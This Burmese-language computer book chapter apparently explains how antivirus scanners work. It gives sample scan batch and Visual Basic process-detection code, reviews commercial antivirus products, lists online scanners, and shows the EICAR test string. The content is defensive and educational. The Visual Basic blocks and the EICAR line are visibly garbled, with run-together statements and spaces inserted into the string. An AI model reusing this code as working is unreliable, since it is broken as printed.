Anti-Virus Program တွေနဲ့ Virus Scanner တွေဟာအောက်ပါ File Format များကိုလိုက်လံစစ်ဆေးပါတယ်။ ပုံမှန်အနေဖြင့်တည်ဆောက်ထားလျှင် ကျော်စစ်သွားပေမယ့် Directory အတွင်း စာရင်းဝင်ထားတဲ့ Virus File Format တွေဆိုလျှင်သတိပေးပြီးဖျက်ထုတ်လိုက်ပါတယ်။

.BIN, .COM, .DLL, .DOC, .DOT, .EXE, .HTM, .INI, .OVL, .RTF,

.SYS, .VBS, .VXD, .XLA, .XLS, and .XLT. ဒါတွေကတော့ ကွန်ပျူတာအတွင်းမှာ တွေ့ရများတဲ့ System File Format တွေဖြစ်ပါတယ်။ Virus တွေဟာလည်း ဒီလို File Format တွေနဲ့လာကြပါတယ်။

ဒီ့အပြင် အောက်ပါ Compressed File Format တွေနဲ့လည်း Virus တွေလာနိုင်တာကြောင့် Compressed File တွေကိုလည်းစစ်ဆေးပါတယ်။

.ARC, .ARJ, .CAB, Diet, .GZIP, LZEXE, .LZH, PKLite, .RAR,

.TAR, .TD0, .??_, and .ZIP

ဒါတွေပဲဖြစ်ပါတယ်။ Zip File လို့လူသိများပါတယ်။ ပုံမှန်ဆိုဒ်ကိုအလွန်သေးငယ်သောပုံစံဖြစ်စေရန် ချုံ့လိုက်တာပါ။ သုံးတဲ့ဆောဖ့်ဝဲပေါ်မူတည်ပြီး File Format တွေကွဲပြားနေရတာပါ။ လူသုံးများတာကတော့ Zip File နဲ့ RAR File ပဲဖြစ်ပါတယ်။

Method of File Infection

စစ်ဆေးခံ Harddisk ကိုနှစ်မျိုးနှစ်စားသတ်မှတ်ထားကြပါတယ်။ NTFS နဲ့ FAT တို့ဖြစ်ပါတယ်။ FAT ကို Window 95, 98 လက်ထက်ကသုံးခဲ့ပြီး၊ NTFS ကိုတော့လက်ရှိ Window 7 ထွက်ပေါ်ချိန်ထိသုံးနေခဲ့ပါတယ်။ FAT ကို Window XP နောက်ပိုင်းများတွင်သုံးဆွဲလို့မရတော့ပါ။ FAT ကိုနှစ်မျိုးထပ်ခွဲထားပါတယ်။ FAT 16 နဲ့ FAT 32 တို့ဖြစ်ပါတယ်။

NTFS ဟာလုံခြုံမှုကောင်းပြီး Multiple Data Streams နဲ့အလုပ်လုပ်ဆောင်ပါတယ်။ ဒါကြောင့်ယနေ့အချိန်ထိ NTFS ကိုသာလက်ခံသုံးဆွဲလာကြပါတယ်။ FAT ကိုသုံးခဲ့စဉ်က DOS Command တွေကိုကျွမ်းကျင်စွာ အသုံးချတတ်ဖို့လိုပါတယ်။ Window 95, 98 တွေကို DOS Command တွေသုံးပြီးထည့်သွင်းရပါတယ်။ DOS Command တွေကောင်းကောင်းသုံးတတ်မှသာ လူရာဝင်တယ်လို့မှတ်ယူကြတဲ့တစ်ခေတ်တစ်ခါပေါ့။

ယခု NTFS ခေတ်မှာတော့ Internal Command တွေသာသုံးတတ်ရင်သုံးနိုင်ကြပါတယ်။ External Command တွေကိုသုံးဆွဲသူမရှိသလောက်ပါပဲ။ ခေတ်နောက်ပြန်ဆွဲတယ်ပြောရမလား။ DOS Command တွေသုံးတတ်လျှင် Virus ကိုအလွယ်တကူရှင်းနိုင်ပါတယ်။

Anti-Virus Program တစ်ခုရဲ့နမူနာ Batch File Program Code Line တစ်ခုဖြစ်ပါတယ်။ နမူနာရှင်းပြထားတာဖြစ်လို့ စာဖတ်သူသုံးကြည့်လို့မရပါဘူး။ သဘောတရားသာပါရှိပါတယ်။ Master Code Line လို့ခေါ်ဆိုကြပါတယ်။

```
@ECHO OFF
SCAN /ADL /SECURE /NOBREAK
IF ERRORLEVEL 102 GOTO ERR102
IF ERRORLEVEL 21 GOTO ERR21
IF ERRORLEVEL 20 GOTO ERR20
IF ERRORLEVEL 19 GOTO ERR19
IF ERRORLEVEL 15 GOTO ERR15
IF ERRORLEVEL 13 GOTO ERR13
IF ERRORLEVEL 10 GOTO ERR10
IF ERRORLEVEL 8 GOTO ERR8
IF ERRORLEVEL 6 GOTO ERR6
IF ERRORLEVEL 2 GOTO ERR2
IF ERRORLEVEL 0 GOTO ERR0
:ERR102
ECHO User exited.
GOTO EXIT
:ERR21
ECHO Clean on reboot. Please restart this PC to complete cleaning.
GOTO EXIT
:ERR20
ECHO Frequency error (Don't scan N hours after the previous scan).
GOTO EXIT
:ERR19
ECHO All cleaned.
GOTO EXIT
:ERR15
ECHO Self-integrity check failed
GOTO EXIT
:ERR13
ECHO Virus found!
GOTO EXIT
:ERR10
ECHO A virus was found in memory!
GOTO EXIT
:ERR8
ECHO DAT file not found.
GOTO EXIT
:ERR6
ECHO There has been a problem [not a virus] with scan.
GOTO EXIT
```

```
:ERR2
ECHO DAT file integrity check failed.
GOTO EXIT
:ERR0
ECHO Scan completed successfully. No viruses found.
LOGIN1.EXE %1 %2 %3
:EXIT
```

.DAT File တွေကိုစစ်ဖို့အဓိကရေးဆွဲထားတာပါ။ ECHO နောက်မှစာတန်းတွေကိုဖတ်ကြည့်ပါ။ နိုင်းစေချက်ကိုထည့်သွင်းရန်အတွက် ညွှန်းချက်တွေဖြစ်ပါတယ်။ တပ်ဆင်ထားသမျှ Local Drives တွေကိုစစ်မှာပါ။

အောက်ဖက်မှ ညွှန်ကြားချက်တွေကလည်း Anti-Scan တွေရဲ့အသုံးချ Title Command တွေဖြစ်ပါတယ်။ တစ်ခုခြင်းရှင်းပြမနေတော့ပါဘူး။ ညွှန်းချက်စာတွေပါပြီးသားကို ကြိုးစားဖတ်ကြည့်ပါ။

SCAN /ALL /STREAMS FILE	All streams were scanned. The virus is detected.
SCAN /ALL FILE:STREAM	The exact stream name was specified. The virus is detected.
SCAN /ALL /STREAMS FILE:STREAM	The exact stream name was specified. The virus is detected.
SCAN /ALL FILE:STR*	An exact stream name was not specified. The virus is not detected.
SCAN /ALL /STREAMS FILE:STR*	All streams beginning with "str" are scanned. The virus is detected.
SCAN /ALL FILE	No streams were named. The virus is not detected.

ဒီတစ်ခါဖော်ပြမယ့် Title Command တွေကို တော့အနည်းငယ်ရှင်းပြဖို့လိုမယ်ထင်လို့ ရှင်းပြလိုက်ပါတယ်။

/analyze	Virus တွေကိုအသေးစိတ်ရှာဖွေဖို့အတွက်သုံးပါတယ်။
/manalyze	Virus တွေရဲ့အသေးစိတ်လှုပ်ရှားမှုများကိုရှာဖွေဖို့အတွက်သုံးပါတယ်။
/appendbad	Virus တွေတည်ဆောက်လိုက်တဲ့ infected File တွေကို Badlist File ပြဖို့ပါ။
/alldrives	ရှိသမျှတပ်ဆင်ထားတဲ့ Drive အားလုံးကို စစ်ဖို့နိုင်းစေတာပါ။ CD, Floppy, USB Stick တွေကိုပါစစ်ပါတယ်။
/boot	ကွန်ပျူတာစတင်မှုကိုထိန်းချုပ်တဲ့ Boot sector, MBR တွေကိုစစ်ဖို့နိုင်းပါတယ်။

ဒီ့ထက်မက ၁၀၀နီးပါးရှိပါသေးတယ်။ စာလေးမှာဆိုးသဖြင့်အနည်းငယ်သာဖော်ပြလိုက်ရပါတယ်။

Anti-Virus Program တစ်ခုမှာသုံးထားတဲ့နမူနာ Virus Scanner Code line တစ်ခုကို ဖော်ပြချင်ပါသေးတယ်။ သာမန်စာဖတ်သူတွေအတွက်အသုံးမတည့်သော်လည်း Programming လေ့လာနေသူများအတွက်အလွန်ပင်အသုံးဝင်လှပါတယ်။ ကုတ်များကိုဖတ်လိုက်သည်နှင့်နားလည်လွယ်စေရန် အရှင်းဆုံးကုတ်လိုင်းများကိုသုံးထားပါတယ်။

```
Private Sub Timer1_Timer()
Dim i As Integer
For i = 0 to List1.ListCount - 1
If calVIS(List1.List(i)) = "Enter the virus VIS here!" Then
MsgBox "Virus are running!",vbExclamation,"#virus name here#
ElseIf calVIS(List1.list(i)) = "#Enter the virus VISC here#" Then
MsgBox "Virus are running", vbExclamation, "#virus name here#
End If
Next
End Sub
```

ယခုဖော်ပြထားတဲ့ Virus Scanner Code line ဟာ Visual Basic ပေါ်မှာအခြေခံရေးထားတာပါ။ အောက်ဖက်မှ Code line တွေကတော့ File နဲ့ Folder တွေကြားထဲရှာဖွေဖို့ရေးသားထားတဲ့ Code line တွေဖြစ်ပါတယ်။

```
strFoundProcess =Dim AllProcessDim ProcessDim strFoundProcessFalse
AllProcess = GetObject("winmgmts:")
strFoundProcess =For Each Process In AllProcess.InstancesOf("Win32_process")
If (InStr(UCase(Process.Name), "THEPROCESS.EXE") = 1)
Then ListBox1.Items.Add("THENAMEOFTHEVIRUS") True Exit For
End If Next If strFoundProcess = False Then
End If
```

```
AllProcess =Nothing
strFoundProcess =False
AllProcess = GetObject("winmgmts:")
If (InStr(UCase(Process.Name), "THEPROCESS.EXE") = 1) Then
ListBox1.Items.Add(strFoundProcess ="THENAMEOFTHEVIRUS")True Exit For
End If
Next If strFoundProcess = False Then
End If
AllProcess =Nothing For Each Process In AllProcess.InstancesOf("Win32_process")
False
AllProcess = GetObject("winmgmts:")
'create object For Each Process In AllProcess.InstancesOf("Win32_process")
'Get all the processes running in your PC If (InStr(UCase(Process.Name), "AUPDATE.EXE") = 1)
Then
'Made all uppercase to remove ambiguity. Replace TASKMGR.EXE with your application name in
CAPS.
ListBox1.Items.Add("Spyware.W32.123bar")
strFoundProcess =TrueExit
ForEnd
If
NextIf strFoundProcess = False
ThenEnd
```

Visual Basic လေ့လာနေသူများအတွက်အရေးပါကုတ်လိုင်းတွေဖြစ်ပါတယ်။ တစ်ခုခြင်းရှင်းမပြနိုင်သည်ကို နားလည်ပေးပါ။ သာမန်စာဖတ်သူများအတွက် စာလေးသွားမှာစိုးလို့ပါ။ နားမလည်တာရှိခဲ့လျှင် Email ပို့ပြီးမေးမြန်းနိုင်ပါတယ်။

နည်းပညာလေ့လာနေသူများအတွက်လည်းအထောက်အပံ့ဖြစ်စေလို၍ ယခုလိုဖော်ပြလိုက်ရပါသည်။

နာမည်ကျော် Anti-Virus Program များကိုလေ့လာခြင်း

ပြီးခဲ့သော ရှေ့အခန်းကဏ္ဍသည် သာမန်စာဖတ်သူများအတွက် အခက်အခဲရှိမယ်ဆိုတာသိပေမယ့် Programming Language လေ့လာနေသူများရှိနေသည့်အတွက်အနည်းငယ်ဖော်ပြလိုက်ရတာပါ။ ယခုအားလုံးအတွက် အခြေခံကျကျ ပြန်လည်ရှင်းပြပါဦးမယ်။

ကမ္ဘာနှင့်တဝန်းမှ Anti-Virus Program ရေးသူတွေများစွာရှိနေတာကိုက စာရေးသူတို့ကိုလုံခြုံမှုရှိလာစေပါတယ်။ သို့သော်လည်းလောကကြီး၏ဖန်တီးချက်များအတိုင်း ကာကွယ်သူနှင့် ဖျက်ဆီးသူဆိုတာ လက်တွဲဖော်တွေလိုဖြစ်နေပါတယ်။ Virus တွေမျိုးစုံကို အကောင်းဆုံးဖျက်ဆီးနိုင်ရန်ဖန်တီးထားသလို Anti-Virus မျိုးစုံကိုလည်း အလုံခြုံဆုံးကာကွယ်နိုင်ရန်တည်ဆောက်လာကြပါတယ်။

တစ်ခုရှိသည်က Virus တွေတစ်ခုထက်မက ကွန်ပျူတာအတွင်းဝင်ရောက်နိုင်ပေမယ့် Anti-Virus တွေကိုတော့ တစ်ခုသာမောင်းနှင်ထားနိုင်ပါတယ်။ Anti-Virus Program ကိုနှစ်ခုလောက်ထည့်ထား၍ မရနိုင်ဘူးလားဆိုတော့လည်း ရနိုင်ပါတယ်။ ဒါပေမယ့် မတူညီတဲ့တည်ဆောက်မှု၊ ရှာဖွေမှု၊ မောင်းနှင်ထိန်းချုပ်မှုတွေကြောင့် မလိုလားအပ်တဲ့ပြဿနာတွေများစွာဖြစ်ပေါ်လာတတ်ပါတယ်။

ဒါကြောင့် Anti-Virus တစ်ခုတည်းနှင့်မလုံလောက်တဲ့အခါ အခြားအကူအညီအဖြစ် Program အသေးစားလေးတွေကို မောင်းနှင်ထားဖို့လိုပါတယ်။ ဥပမာ Autorun Killer, USB Disk Security တို့ဖြစ်ပါတယ်။ ကွန်ပျူတာတစ်လုံးအတွက် အလုံခြုံဆုံးရှိနေတယ်ဆိုတဲ့စကား မရှိပါဘူး။ အလုံခြုံဆုံးဖြစ်အောင် ထားရှိတယ်ဆိုတာပဲဖြစ်နိုင်ပါတယ်။ ထိုအလုံခြုံဆုံးဖြစ်အောင်ထားရှိရမယ့် နည်းလမ်းများ၊ ထည့်သွင်းထား ရမယ့် Program များကိုစာအုပ်နှင့်အတူပါ စီဒီထဲမှာထည့်သွင်းပေးထားပါတယ်။

မြန်မာနိုင်ငံမှ ကွန်ပျူတာသုံးစွဲသူတော်တော်များများဟာ Anti-Virus Program တွေကို နည်းအမျိုးမျိုးဖြင့် ရရှိသုံးစွဲနေပေမယ့် Virus Update လုပ်ငန်းကိုအင်တာနက်လိုင်းအစဉ်မပြေ၍၊ ကိုယ်တိုင်မပြုလုပ်တတ်၍ စသဖြင့် ထိုမှုမကသောနည်းလည်းများစွာကြောင့် Update မလုပ်ဖြစ်ကြပါဘူး။ ဒါကြောင့်လဲ Virus တိုက်ခိုက်ခြင်းကို အလူးအလဲခံကြရပါတယ်။ Anti-Virus Program တွေဟာ တစ်ပတ်တစ်ခါလောက် Update လုပ်ဖို့တောင်းဆိုကြပါတယ်။

Virus Update လုပ်ရန်မလိုတဲ့ Anti-Virus Program ဆိုတာလည်းလုံးဝမရှိနိုင်ပါဘူး။ ရှိလို့ကို မရတာပါ။ ထွက်ပေါ်လာနေတဲ့ Virus တွေအကြောင်း စာဖတ်သူကွန်ပျူတာကို သတင်းပေးထားဖို့ လိုတဲ့အတွက် ဖြစ်နိုင်လျှင်ပုံမှန် Virus Update လုပ်ဖို့လိုအပ်ပါတယ်။ ပုံမှန်မလုပ်ချင်၊ မလုပ်နိုင်လျှင်တော့ ယခုစာအုပ်တွင် နောက်ဆက်လက်ပါရှိတဲ့ " ကာကွယ်ဆေးတိုက်ထားတဲ့ကွန်ပျူတာ" ကဏ္ဍကို ပြုလုပ်ထားလိုက်ပါ။ အလုံးစုံမကာကွယ်နိုင်ပေမယ့် အတော်ပင်လုံခြုံအောင်ကာကွယ်နိုင်ပါတယ်။


Anti-Virus ဘယ်သူအကောင်းဆုံးဆိုတာကို အမြဲမှတ်တမ်းတင်စစ်ဆေးနေကြပါတယ်။ စာဖတ်သူများအတွက်ကတော့လုံခြုံလျှင် အကုန်ကောင်းသည်ပေါ့နော်။


Anti-Virus Program တွေကို အခပေးဝယ်ယူရသည်နှင့် အခမဲ့ရယူနိုင်သည်၊ စသဖြင့် နှစ်မျိုးနှစ်စား တွေ့နိုင်ပါတယ်။ အခပေးဝယ်ယူလျှင်ရရှိနိုင်သောအကျိုးကျေးဇူးပိုများပါတယ်။ ယခုဆိုလျှင် နာမည်ကြီး Anti-Virus Program များကို ကွန်ပျူတာတစ်လုံးစာ တစ်နှစ်လိုင်စင်ဖြင့် ၁၅၀၀၀ကျပ်မကျော်ပဲ ဝယ်ယူနိုင်ပါတယ်။ အခမဲ့ရနိုင်တဲ့ Anti-Virus Program တွေကလည်း အတော်အသင့်တော့ကောင်းကြပါတယ်။ အခပေး Anti-Virus Program တွေကိုတော့မမှီဘူးပေါ့။

အခပေးဝယ်ယူနိုင်တဲ့ နာမည်ကျော် Anti-Virus Program တွေကတော့-

၁။ Bitdefender Anti-Virus 2010 Program


မြန်မာနိုင်ငံမှာဝယ်ယူနိုင်ပါပြီ။ အကောင်းဆုံးစာရင်းဝင်ဖြစ်ပြီး အတော်ပင်လုံခြုံမှု ရှိပါတယ်။ Virus Update တော့ ပုံမှန်လုပ်နေရပါလိမ့်မယ်။ သုံးဆွဲနေစဉ်ကွန်ပျူတာကိုနှေးကွေးလေးလံ သွားခြင်းမရှိဖို့ အထူးရေးဆွဲထားတယ်လို့ဆိုပါတယ်။ အလွယ်တကူထိန်းချုပ်ဖို့ဖန်တီးထားပါတယ်။ Hacker တွေရဲ့ Keylogging တွေကိုပါရှာဖွေပေးနိုင်ပါတယ်။





၂။ Kaspersky Anti-Virus 2010 Program

မြန်မာနိုင်ငံမှာအလွယ်တကူဝယ်ယူနိုင်ပါပြီ။ အကောင်းဆုံးစာရင်းဝင်ကာ လုံခြုံမှု ရှိကြောင်းနာမည်ရရှိထားပါတယ်။ Virus Update တော့ ပုံမှန်လုပ်နေရပါလိမ့်မယ်။ ပေါ့ပေါ့ပါးပါး လုပ်ဆောင်နိုင်ပါတယ်။ စိတ်ချမှုရှိစေသောစီမံချက်များဖြင့်တည်ဆောက်ထားတဲ့အတွက်နာမည်ရပါတယ်။



၃။ AVG Anti-Virus 9.0 Program

အကောင်းဆုံးအုပ်စုကပါပဲ။ ရှာဖွေမှု၊ အသုံးချမှု၊ ထိန်းချုပ်မှုပုံစံအသစ်တွေနဲ့နာမည်ရလာပါတယ်။ အလွယ်တကူ Virus Update ရရှိနိုင်၊ ဖြည့်သွင်းခြင်းပြုလုပ်နိုင်ပါတယ်။ အလွန်ပင်ပေါ့ပါးသည်ကိုလက်တွေ့သုံးမှသိလာရပါလိမ့်မယ်။

၄။ PANDA Security Program

နာမည်ရအုပ်စုစာရင်းဝင်ပါတယ်။ ကွန်ပျူတာနှင့်အင်တာနက်အသုံးချမှုများကိုပါလုံခြုံစေရန် ထိန်းချုပ်မှုပြုလုပ်နိုင်ပါတယ်။ ပေါ့ပါးစွာဖြင့်နောက်ကွယ်မှရှာဖွေ၊ စောင့်ကြည့်မှုများပြုလုပ်ပါတယ်။

၅။ F Secure Anti-Virus 9.0 Program

အကောင်းဆုံးအုပ်စုဝင်ပါပဲ။ Malware, Spyware များကိုအထိရောက်ဆုံးတန်ပြန်တိုက်ခိုက်နိုင်ပါတယ်။ သာမန် Anti-Virus တွေထက်ဖိုင်ဆိုဒ်သေးငယ်ပြီး လုပ်ဆောင်ချက်မှာလည်းပေါ့ပါးပါတယ်။

၆။ NOD32 Anti-Virus 9.0 Program

နာမည်ရှိပါတယ်။ အသုံးချ Tool များတည်ဆောက်ထားပုံအဆင်သိပ်မပြေသဖြင့်သာမန်ကွန်ပျူတာသုံးသူတို့အတွက်အဆင်မပြေပါ။ အင်တာနက်သုံးသူတို့အတွက် Email Virus များကိုကာကွယ်ရှင်းလင်းနိုင်ပါတယ်။

အထက်ပါ Anti-Virus ၆ မျိုးကတော့စာရေးသူလက်တွေ့အသုံးပြုပြီးသော စာရေးသူစိတ်ကြိုက် Anti-Virus Program များဖြစ်ပါတယ်။

Internet Online Free Virus Scanners

စာဖတ်သူဟာ အင်တာနက်အသုံးပြုသူဆိုလျှင် အင်တာနက်ပေါ်မှ Virus Scan များကို အခမဲ့ပြုလုပ်နိုင်ပါတယ်။ ၎င်း Virus Scan များကိုအခမဲ့ Download ချယူပြီးအသုံးချနိုင်ပါတယ်။ ယခုစာအုပ်နှင့်အတူ Install လုပ်ရန်မလိုသော Virus Scan များကိုထည့်သွင်းပေးထားပါတယ်။ သုံးကြည့်ပါ။

Kaspersky Lab

www.kaspersky.com/virusscanner

Drive များအားလုံးကိုစစ်ဆေးပေးပါတယ်။

Bitdefender

www.bitdefender.com/scanner/online/free.html

Online Scanner ဖြစ်ပြီး၊ ကွန်ပျူတာကိုအကောင်းဆုံးစွာလွှာစစ်ဆေးပေးနိုင်ပါတယ်။

MC Afee Scan

www.home.mcafee.com/downloads/freescandownload.aspx

http://home.mcafee.com/downloads/free-virus-scan

Malware, Spyware, Virus အမျိုးအစားရှုံ ရှင်းလင်းပေးနိုင်လို့ Online Virus Scan တွင်အကောင်းဆုံးဆုရရှိခဲ့ပါတယ်။

Nod32 (Eset Virus online scanner)

www.eset.eu/eset-online-scanner

Malware, Spyware, Virus အမျိုးအစားစုံစွာရှင်းလင်းပေးနိုင်ပြီး၊ စွမ်းအားကောင်းသော Online Virus Scan အုပ်စုတွင်နာမည်ရပါတယ်။

F secure online scanner

www.f-secure.com/en_EMEA/security/tools/online-scanner

Browser ပေါ်မှာပါ AddOn Button တင်ထားနိုင်ပါတယ်။ Online Virus Scan လုပ်ဆောင်ချက်များကို အလွယ်တကူလုပ်ဆောင်နိုင်ပါတယ်။

AVG Free AntiVirus

www.free.grisoff.com

အခမဲ့ရနိုင်တဲ့နာမည်ကျော် AntiVirus Program ဖြစ်ပါတယ်။ အခပေးဝယ်ယူသည်နှင့် သိပ်မကွာသော စွမ်းရည်များပါရှိပါတယ်။

PC Cillin

www.trendmicro.com

Spyware ရှင်းလင်းရာမှာနာမည်ကျော်ပါတယ်။ အလွယ်ကူဆုံးလုပ်ဆောင်ချက်များအပြင် သုံးဆွဲသူစိတ်ကြိုက်လည်းပြင်ဆင်ခွင့်ပေးထားပါတယ်။

Norton


http://security.symantec.com

နှေးကွေးပါသည်ဆိုသော နာမည်ရှိသော်လည်း နာမည်ကတော့မကျသွားပါဘူး။ သုံးဆွဲသူတွေ စိတ်ရှည်မယ်ဆိုလျှင်တော့ သုံးသင့်ပါတယ်။

CA online scanner

www.cainternetsecurity.net/ent scanner

Browser ပေါ်မှဝင်ရောက်မှုတွေကိုထိန်းချုပ်နိုင်တဲ့အပြင် Virus-War အတော်များများကိုရှာဖွေ ရှင်းလင်းနိုင်ပါတယ်။



မြန်မာနိုင်ငံတွင်ဝယ်ယူနိုင်သော Anti-Virus Program များကိုသုံးသပ်ခြင်း

မြန်မာနိုင်ငံတွင် နာမည်ကျော် Anti-Virus Program ၃မျိုးကိုလိုင်စင်ဗားရှင်းဖြင့်အလွယ်တကူ ဝယ်ယူနိုင်ရန် ကွန်ပျူတာဆိုင်အတော်များများမှာတင်ရောင်းပါတယ်။ စာဖတ်သူများအနေဖြင့်သိရှိနိုင်စေရန် အင်တာနက်နှင့် စာနယ်ဇင်းသတင်းများပေါ်အခြေခံပြီး ယခုကဲ့သို့သုံးသပ်ထားပါတယ်။

Bitdefender Anti-Virus2010

bitdefender

မြန်မာနိုင်ငံတစ်ဦးတည်းကိုယ်စားလှယ်အဖြစ် Global.net မှ ၂၀၀၉ ခုနှစ်တွင် စတင်တင်သွင်း ဖြန့်ချိပါတယ်။ လိုအပ်တဲ့အကူအညီများ၊ အခက်အခဲများရှိလာလျှင် ဖုန်းဖြင့်သော်လည်းကောင်း၊ လိပ်စာပါဌာနသို့လည်းကောင်း အကူအညီတောင်းခံရယူနိုင်ပါတယ်။

Global Technology Co.,Ltd

အဆောင်(၇)၊ အခန်း ၁-၂၊ မြန်မာအင်ဖိုတက်ခ်၊ လှိုင်မြို့နယ်။

ဖုန်း - ၆၅၂၂၃၂၊ ၆၅၂၃၂၄၊ ၅၀၇၀၅၄

Email - info@globalnet.com.mm

Web - www.globalnet.com.mm

Bitdefender Software ကိုသုံးမျိုးရရှိနိုင်ပါတယ်။ Anti-Virus, Internet-Security, Total Security တို့ဖြစ်ပြီး Internet Cyber Security နည်းပညာကိုပါထည့်သွင်းပါရှိလာပါတယ်။ စာရေးသူတို့နိုင်ငံတွင် ခေတ်မစားသော အွန်လိုင်းဈေးဝယ်စနစ်မှ Credit Card အွန်လိုင်း ငွေချေစနစ်ကိုလည်းကာကွယ်ပေးနိုင်ရန် ထည့်သွင်းထားပါတယ်။ အွန်လိုင်းအသုံးချမှုတွင်အရေးပါတဲ့ Username and Password တွေကိုလည်း ကာကွယ်ပေးပါတယ်။ ၎င်းကဲ့သို့ရယူခြင်းများကို Phishing လုပ်တယ်လို့ခေါ်ပါတယ်။

ပေးပို့လိုက်သောစာများကိုကြားဖြတ်ခိုးယူကြည့်ရှုခြင်းမှကာကွယ်ရန်လည်း IM Encry & Decryption စနစ်ကိုထည့်သွင်းထားပါတယ်။ ယခင်နှင့်မတူသောအပိုလုပ်ဆောင်ချက်များအဖြစ် Active Virus Control နှင့် Usage Profiles ကိုလည်းဖြည့်သွင်းပေးထားပါတယ်။

အခ်ိကလုပ်ငန်းစဉ်များကိုလေ့လာကြည့်လျှင် ဖိုင်တစ်ဖိုင်ဝင်လာသည်နှင့် အသေးစိတ် (Signature) စစ်ဆေးခံရပါမယ်။ မတော်တဆလွတ်သွားခဲ့လျှင်လည်း ဒုတိယဂိတ် (Bltave System) မှ ထပ်မံစစ်ဆေးပါလိမ့်မယ်။

အားလုံးကိုခြုံငုံသုံးသပ်လိုက်လျှင် အင်တာနက်သုံးသူများအတွက်ပိုမိုသင့်တော်ပါကြောင်း။

Panda Security 2010

မြန်မာနိုင်ငံတစ်ဦးတည်းကိုယ်စားလှယ်အဖြစ် Micro Peacock မှ ၂၀၀၉ ခုနှစ်ကုန်ခါနီးတွင် စတင်ဖြန့်ချိပါတယ်။ အကူအညီလိုအပ်လျှင်ဆက်သွယ်ရန်လိပ်စာကတော့–

Micro Peacock

အမှတ် – ၈၀၇၊ ယုဇနတာဝါ၊ ရွှေဂုံတိုင်လမ်းဆုံ၊ ဗဟန်း၊ ရန်ကုန်။

ဖုန်း – ၅၅၈၄၃၉

Email - enquiry@micropeacock.org

2010မရောက်ခင်ကပင် နာမည်ကျော်ကြားလာခဲ့ပါတယ်။ PCworld, ICSA Labထောက်ခံပေးမှုကို ရရှိခဲ့ပါတယ်။ Safety ဖြစ်ပြီး Internet Cyber Security နည်းပညာကိုပါထည့်သွင်းပါရှိလာပါတယ်။ စာရေးသူတို့ နိုင်ငံတွင်ခေတ်မစားသော အွန်လိုင်းဈေးဝယ်စနစ်မှ Credit Card အွန်လိုင်းငွေချေစနစ်ကိုလည်း ကာကွယ်ပေးနိုင်ရန် ထည့်သွင်းထားပါတယ်။ အွန်လိုင်းအသုံးချမှုတွင်အရေးပါတဲ့ Username and Password တွေကိုလည်း ကာကွယ်ပေးပါတယ်။ ၎င်းကဲ့သို့ရယူခြင်းများကို Phishing လုပ်တယ်လို့ခေါ်ပါတယ်။

Panda Security Program ဟာယခုနှစ်အစောပိုင်းမှသာ မြန်မာပြည်နည်းပညာဈေးကွက်အတွင်း ဝင်ရောက်လာပေမယ့် ကောင်းပါတယ်၊ ပေါ့ပါးပါတယ်ဆိုတဲ့ စကားတွေနဲ့အားပေးမှုတွေရှိလာပါတယ်။ တန်ကြေးအားဖြင့်လည်း သက်သာပါတယ်။ လုပ်ဆောင်ချက်များကောင်းမွန်သလို ကွန်ပျူတာအတွင်း နောက်ခံမှစောင့်ကြည့်လုပ်ဆောင်ချက်မှာလည်း ကောင်းမွန်ပါတယ်။

Anti-Virus Program များကောင်းမကောင်းစမ်းသပ်ပါ

စာဖတ်သူကွန်ပျူတာအတွင်းမှ Anti-Virus Program လုံခြုံရေးကောင်းစွာလုပ်ဆောင်သလား၊ အမြဲစောင့်ကြည့်ပြီး သတိအနေအထားရှိသလားဆိုတာ အောက်ပါ Program Code တစ်ကြောင်းရေးပြီး စမ်းသပ်လိုက်ပါ။ Virus တွေ ရေးသားတတ်တဲ့ Program Code ပုံစံမျိုးရေးလိုက်တာပါ။ အမှန်တကယ် Virus လိုမဖျက်စီးပါဘူး။ စမ်းသပ်ဖို့အတွက်သာဖြစ်ပါတယ်။

ပထမဦးစွာ Notepad ကိုဖွင့်ပြီး အောက်မှ Code များကိုရေးသားလိုက်ပါ။ Desktop တွင် Mytest.exe အမည်ဖြင့်သိမ်းဆည်းလိုက်ပါ။ မည်သည့် File Location တွင်မဆိုသိမ်းလိုက်နိုင်ပါတယ်။

X5O!P%@AP[4\ PZX54(P^) 7CC)7}$EICAR- STANDARD- ANTIVIRUS- TEST-FILE! $H+H*

Anti-Virus Program Scanner မှအချိန်ဘယ်လောက်အကြာတွင်တွေ့ရှိပြီး ဖျက်လိုက်သလဲ ဆိုတဲ့အပေါ် မူတည်ပြီးဆုံးဖြတ်ချက်ချနိုင်ပါတယ်။ စာရေးသူကွန်ပျူတာထဲမှ Kaspersky 2010 License Version ကတော့ ချက်ခြင်းကိုရှာဖွေတွေ့ရှိပြီးဖျက်လိုက်နိုင်ပါတယ်။

